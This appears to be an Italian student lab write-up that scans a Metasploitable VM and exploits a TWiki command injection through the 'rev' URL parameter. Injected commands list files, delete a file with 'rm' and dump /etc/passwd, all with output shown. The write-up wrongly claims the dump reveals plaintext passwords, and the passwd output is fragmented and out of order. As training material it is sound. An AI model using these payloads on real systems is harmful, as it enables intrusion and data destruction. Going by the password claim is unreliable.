

### Traccia:

Sulla base dell'esercizio visto in lezione teorica, utilizzare Kali per sfruttare la vulnerabilità relativa a TWiki con la tecnica che meglio preferite, sulla macchina Metasploitable.

Nota: è più difficile dell'esercizio di ieri, se dovessero esserci problemi è consentito "fare l'hacker"

## Identificazione del Servizio Twiki

Prima di sfruttare la vulnerabilità, cerchiamo il servizio TWiki in esecuzione sulla macchina Metasploitable. Possiamo farlo utilizzando un tool di scansione come Nmap.

### PORT STATE SERVICE VERSION

21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain	ISC BIND 9.4.2
<b>80/tcp</b>	<b>open</b>	<b>http</b>	<b>Apache httpd 2.2.8 ((Ubuntu) DAV/2)</b>
111/tcp	open	rpcbind	2 (RPC #100000)
139/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open	exec	netkit-rsh rexecd
513/tcp	open	login	OpenBSD or Solaris rlogind
514/tcp	open	shell	Netkit rshd
1099/tcp	open	java-rmi	GNU Classpath grmiregistry
1524/tcp	open	bindshell	Metasploitable root shell
2049/tcp	open	nfs	2-4 (RPC #100003)
2121/tcp	open	ftp	ProFTPD 1.3.1
3306/tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open	vnc	VNC (protocol 3.3)
6000/tcp	open	X11	(access denied)
8009/tcp	open	ajp13?	
<b>8180/tcp</b>	<b>open</b>	<b>http</b>	<b>Apache Tomcat/Coyote JSP engine 1.1</b>

Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux\_kernel

il servizio TWiki di solito gira su un server web, il che significa che potrebbe essere accessibile tramite HTTP o HTTPS:

## 80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)

**8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1**

## Controllo la porta 80 con il comando *curl*

```
(kali㉿kali)-[~]
$ curl http://192.168.11.112:80
<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>
      _____
     |  _   _  |  _   _  |  _   _  |  _   _  |  _   _  | | | | | | | | | | | | | | | | | | | | |
     | | | | | | | | | | | | | | | | | | | | | | | | | |
     | |_| | |_| | |_| | |_| | |_| | |_| | |_| | |_| |
     |  _  |  _  |  _  |  _  |  _  |  _  |  _  |  _  |
     | | | | | | | | | | | | | | | | | | | | | | | | |
     |_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|_|
                                     |
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

</pre>
<ul>
<li><a href="/twiki/">TWiki</a></li>
<li><a href="/phpMyAdmin/">phpMyAdmin</a></li>
<li><a href="/mutillidae/">Mutillidae</a></li>
<li><a href="/dvwa/">DVWA</a></li>
<li><a href="/dav/">WebDAV</a></li>
</ul>
</body>
</html>

(kali㉿kali)-[~]
$
```


Si nota [TWiki](/twiki/)

Ricercando su Exploit Databse si scopre che Twiki ha una command injection sfruttabile tramite riga web:

<https://www.exploit-db.com/exploits/16894>

Provo una Command injection basica sfruttando appunto che se aggiungiamo dopo rev=2 il nostro comando tra | comando ||, esso viene eseguito dal web server:


*/twiki/bin/view/Main/WebSearch?rev=2|ls||echo%20*



TWiki . Main . WebSearch (r1. × TWiki . Main . WebSearch (r1. × +

← → ↺ 🏠 192.168.11.112/twiki/bin/view/Main/WebSearch?rev=2|ls||echo%20

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB O

 **TWiki > Main > WebSearch (r1.2|ls||echo )**

Main . { [Users](#) | [Groups](#) | [Offices](#) | [Changes](#) | [Index](#) | [Search](#) | Go  }


-ko attach changes edit geturl installpasswd mailnotify manage oops passwd preview rdiff register r

Topic **WebSearch** . { [Edit](#) | [Attach](#) | [Ref-By](#) | [Printable](#) | [Diff](#) | [r1.8](#) | [>](#) | [r1.7](#) | [>](#) | [r1.6](#) | [More](#) }

Revision r1.2|ls||echo - 01 Jan 1970 - 00:00 GMT -

Come si può Vedere, il comando “ls” passa e si vedono le cartelle della macchina.


Gioco un po’ usando altri comandi come “rm” per rimuovere una cartella:



TWiki . Main . WebSearch (r1. × TWiki . Main . WebSearch (r1. × +

← → ↺ 🏠 192.168.11.112/twiki/bin/view/Main/WebSearch?rev=2|rm geturl||

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

 **TWiki > Main > WebSearch (r1.2|rm geturl||)**

Main . { [Users](#) | [Groups](#) | [Offices](#) | [Changes](#) | [Index](#) | [Search](#) | Go  }


-ko attach changes edit geturl installpasswd mailnotify manage oops passwd preview rdiff register r

Topic **WebSearch** . { [Edit](#) | [Attach](#) | [Ref-By](#) | [Printable](#) | [Diff](#) | [r1.8](#) | [>](#) | [r1.7](#) | [>](#) | [r1.6](#) | [More](#) }

Revision r1.2|rm geturl|| - 08 Aug 2001 - 05:58 GMT - [TWikiGuest](#)

Ora per passare a cose più serie, faccio un cat ed estraggo tutte le password in chiaro:

```
/twiki/bin/view/Main/WebSearch?rev=2|cat /etc/passwd| |echo%20
```




**TWiki > Main > WebSearch** (r1.2|cat /etc/passwd|echo )

Main . { [Users](#) | [Groups](#) | [Offices](#) | [Changes](#) | [Index](#) | [Search](#) | Go  }

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh dhcp:x:101:101:/var/lib/dhcp:/bin/sh sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/false postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL user:x:1001:1001:just a user,111,,:/home/user:/bin/bash service:x:1002:1002:::/home/service:/bin/bash telnetd:x:101:101:/var/lib/telnetd:/bin/false
```

Topic **WebSearch** . { [Edit](#) | [Attach](#) | [Ref-By](#) | [Printable](#) | [Diffs](#) | [r1.8](#) | [>](#) | [r1.7](#) | [>](#) | [r1.6](#) | [More](#) }

Revision r1.2|cat /etc/passwd|echo - 01 Jan 1970 - 00:00 GMT -



TWiki webs:

[Main](#) | [TWiki](#) | [Know](#) | [Sandbox](#)

```
/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh 2::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:/bin/false bash bind:x:105:113::/var/cache/bind:/bin/false postfix:x:106:115::/var/spool/postfix:/bin/false ftp:x:107:65534::/home/ftp:/bin/false Server,,,:/var/lib/mysql:/bin/false tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false distccd:x:111:65534::/bin/false etd:x:112:120::/nonexistent:/bin/false proftpd:x:113:65534::/var/run/proftpd:/bin/false statd:x:114:65534::/var/lib/nfs:statd
```

Copyright © 1999-2003 by the contributing authors. All material on this collaboration platform is the property of the contributing authors. Ideas, requests, problems regarding TWiki? [Send](#) feedback.

Una volta che ho ottenuto le password, il sistema è facilmente accessibile e si può spawnare una reverse shell o si può fare quello che si desidera.